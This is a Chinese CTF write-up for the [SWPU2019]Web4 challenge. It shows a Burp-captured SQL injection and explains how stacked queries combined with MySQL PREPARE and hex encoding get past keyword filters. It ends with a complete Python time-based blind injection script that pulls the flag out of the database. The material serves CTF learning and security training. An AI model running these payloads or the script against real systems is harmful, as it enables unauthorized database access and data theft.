
MySql预处理配合十六进制绕过关键字

题目来源：[SWPU2019]Web4


进入题目，给出一个输入框：



随便输入后抓包：




我们尝试sql注入，输入单引号后报错：



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 ...
Go Cancel
Target: http://a046ce8b-e55a-4780-aa97-426da1ac2200.node3.buuoj.cn
Request
Raw Params Headers Hex
POST /index.php?r=Login/Login HTTP/1.1
Host:
a046ce8b-e55a-4780-aa97-426da1ac2200.node3.buuoj.cn
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Content-Type: application/json
Accept: */*
Origin:
http://a046ce8b-e55a-4780-aa97-426da1ac2200.node3.buuoj
.cn
Referer:
http://a046ce8b-e55a-4780-aa97-426da1ac2200.node3.buuoj.
cn/index.php?r=Login/Index
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=175cbc056354d4-0efc2688f
680-175cbc05636824
Connection: close
{"username":"admin'","password":"657260"}
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 03 Dec 2020 08:17:33 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 136
Connection: close
X-Powered-By: PHP/5.6.40

Fatal error: Call to a member function fetch()
on boolean in /var/www/html/Lib/DBTool.php on
line 57
Type a search term
0 matches
Done
317 bytes | 75 millis

加上注释后正常：



并且没有过滤掉分号 `;` ，所以我们可以尝试堆叠注入。但是，当我们尝试 `1';show databases;` 之类的操作时，一直显示密码错误，猜测可能关键字被过滤了：




经测试发现，select、if、sleep、substr等关键字也被过滤了。但是这里注入又不得不使用其中的某些单词，我们该怎么办呢？

因为是堆叠注入，并且我们发现 `prepare` 等预处理语句的关键字没有被过滤，那我们就可以用 **堆叠注入+MySql预处理+十六进制** 来绕过，而且页面不会根据我们输入情况回显不同，那么就用时间盲注，基本原理如下：

```
mysql> select hex('show databases');
+------------------------------+
| hex('show databases;')       |
+------------------------------+
| 73686F77206461746162617365733B |
+------------------------------+
1 row in set (0.01 sec)

mysql> set @b=0x73686F77206461746162617365733B;
Query OK, 0 rows affected (0.01 sec)

mysql> prepare test from @b;
Query OK, 0 rows affected (0.02 sec)
Statement prepared

mysql> execute test;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| challenges         |
| mysql              |
| performance_schema |
| security           |
| test               |
+--------------------+
6 rows in set (0.02 sec)
```

最后编写时间盲注脚本：


```python
#author: c1e4r
import requests
import json
import time

def main():
    #题目地址
    url = '''http://568215bc-57ff-4663-a8d9-808ecfb00f7f.node3.buuoj.cn/index.php?r=Login/Login'''
    #注入payload
    payloads = "asd';set @a=0x{0};prepare ctftest from @a;execute ctftest-- -"
    flag = ''
    for i in range(1,30):
        #查询payload
        payload = "select if(ascii(substr((select flag from flag),{0},1))={1},sleep(3),1)"
        for j in range(0,128):
            #将构造好的payload进行16进制转码和json转码
            datas = {'username':payloads.format(str_to_hex(payload.format(i,j))),'password':'test213'}
            data = json.dumps(datas)
            times = time.time()
            res = requests.post(url = url, data = data)
            if time.time() - times >= 3:
                flag = flag + chr(j)
                print(flag)
                break

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])

if __name__ == '__main__':
    main()
```




MySql预处理配合字符串拼接绕过关键字

